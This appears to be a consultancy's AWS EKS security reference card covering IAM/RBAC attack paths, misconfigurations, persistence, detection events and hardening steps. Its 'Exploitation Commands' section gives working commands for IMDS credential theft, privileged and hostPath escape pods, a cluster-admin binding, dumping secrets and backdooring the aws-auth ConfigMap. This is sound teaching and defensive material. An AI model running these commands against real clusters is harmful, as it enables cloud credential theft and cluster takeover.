
AWS EKS Security
KUBERNETESElastic Kubernetes Service (EKS) provides managed Kubernetes clusters. The intersection of K8s RBAC and AWS IAM creates a complex attack surface with multiple privilege escalation paths.
📋Service Overview
Authentication Flow
AWS IAM credentials are exchanged for K8s tokens via aws-iam-authenticator. The aws-auth ConfigMap maps IAM roles/users to K8s users/groups for RBAC.
Attack note: Compromising aws-auth ConfigMap grants permanent cluster-admin access via IAM backdoor
IRSA (IAM Roles for Service Accounts)
Pods can assume IAM roles via OIDC federation. Web identity tokens are projected into pods and exchanged for AWS credentials.
Attack note: IRSA tokens can be stolen from pods or via SSRF to get AWS credentials
Security Risk Assessment

EKS combines Kubernetes and AWS IAM attack surfaces. Pod compromise leads to node IAM role theft. RBAC misconfigurations enable cluster takeover. The aws-auth ConfigMap is a critical backdoor target.
⚔️Attack Vectors
Kubernetes Attacks
- •Exposed Kubernetes API (public endpoint)
- •Misconfigured RBAC (cluster-admin)
- •Privileged pods / host mounts
- •Secrets in etcd unencrypted
- •aws-auth ConfigMap manipulation
AWS IAM Attacks
- •Node IAM role via IMDS (169.254.169.254)
- •IRSA token theft from pods
- •Over-privileged node IAM role
- •OIDC provider misconfiguration
- •Cross-account role assumption
⚠️Misconfigurations
Cluster Issues
- •Public API endpoint without IP whitelist
- •No IRSA (pods use node role)
- •cluster-admin to all authenticated
- •Privileged pods allowed
- •No network policies
Security Issues
- •Secrets not encrypted in etcd
- •No pod security standards
- •IMDS accessible from pods
- •Missing audit logging
- •aws-auth too permissive
🔍Enumeration
aws eks list-clustersaws eks update-kubeconfig \
--name my-clusterkubectl auth can-i --listkubectl get configmap aws-auth \
-n kube-system -o yaml📈Privilege Escalation
Credential Theft
- •Steal node IAM role via IMDS
- •Extract IRSA tokens from pods
- •Dump secrets from etcd
- •Service account token theft
- •Access other pod credentials
Cluster Takeover
- •Abuse overly permissive RBAC
- •Create privileged pod
- •Escape to node via hostPath
- •Modify aws-auth for backdoor
- •Create cluster-admin binding
Key Target: Node IAM role often has EC2, ECR, S3 access - full cloud pivot from pod compromise.
🔗Persistence
Kubernetes Persistence
- •Backdoor aws-auth ConfigMap
- •Create backdoor service account
- •Deploy daemonset on all nodes
- •Malicious admission webhook
- •CronJob for persistent access
AWS Persistence
- •Add attacker role to aws-auth
- •Create OIDC backdoor identity
- •Modify node IAM role trust
- •Lambda triggered by K8s events
- •EventBridge rule for access
🛡️Detection
CloudTrail Events
- •DescribeCluster - cluster recon
- •UpdateClusterConfig - config changes
- •AssumeRoleWithWebIdentity - IRSA use
- •CreateNodegroup - new nodes
- •AccessDenied events (failed attacks)
K8s Audit Logs
- •ConfigMap updates (aws-auth)
- •RBAC modifications
- •Privileged pod creation
- •Secret access patterns
- •Pod exec/attach events
💻Exploitation Commands
curl http://169.254.169.254/latest/\
meta-data/iam/security-credentials/kubectl run pwned --image=alpine \
--privileged --command -- sleep infinitykubectl create clusterrolebinding pwned \
--clusterrole=cluster-admin \
--user=attackerkubectl get secrets -A -o yamlkubectl edit configmap aws-auth -n kube-system
# Add: - rolearn: arn:aws:iam::ATTACKER:role/backdoor
# username: backdoor-user
# groups: [system:masters]kubectl run escape --image=alpine \
--overrides='{"spec":{"containers":[{
"name":"escape","image":"alpine",
"volumeMounts":[{"name":"host","mountPath":"/host"}]
}],"volumes":[{"name":"host",
"hostPath":{"path":"/"}}]}}'📜IRSA Configuration Examples
# Pod spec without IRSA
apiVersion: v1
kind: Pod
spec:
  containers:
  - name: app
    # Uses node's IAM role (shared, over-privileged)
    # All pods on node have same AWS permissions
    # IMDS accessible at 169.254.169.254
All pods share the node IAM role - over-privileged and shared credentials
# Pod spec with IRSA
apiVersion: v1
kind: Pod
spec:
  serviceAccountName: my-app-sa  # Links to IAM role
  containers:
  - name: app
    # Pod gets unique, scoped credentials
    # Uses web identity token federation
    # No IMDS access needed
Pod-specific IAM role with least privilege via OIDC federation
🛡️Defense Recommendations
Use IRSA for All Pods
Never rely on node IAM role. Each workload gets scoped credentials.
eksctl create iamserviceaccount \
  --name my-sa --namespace default \
--cluster my-cluster --attach-policy-arn <arn>Private API Endpoint
Disable public endpoint or restrict to specific IP ranges.
aws eks update-cluster-config \
  --name cluster \
--resources-vpc-config endpointPublicAccess=falseEnable Secrets Encryption
Encrypt etcd secrets at rest with KMS customer managed key.
--encryption-config provider=keyArn=<kms-key>,
resources=secretsPod Security Standards
Enforce baseline or restricted pod security policies.
kubectl label namespace default \
pod-security.kubernetes.io/enforce=restrictedEnable Audit Logging
Send K8s audit logs to CloudWatch for monitoring.
aws eks update-cluster-config \
--name cluster --logging '...audit...'Block IMDS on Pods
Use IMDSv2 with hop limit 1 to prevent pod access to node role.
aws ec2 modify-instance-metadata-options \
  --instance-id <id> --http-put-response-hop-limit 1
AWS EKS Security Card • Toc Consulting
Always obtain proper authorization before testing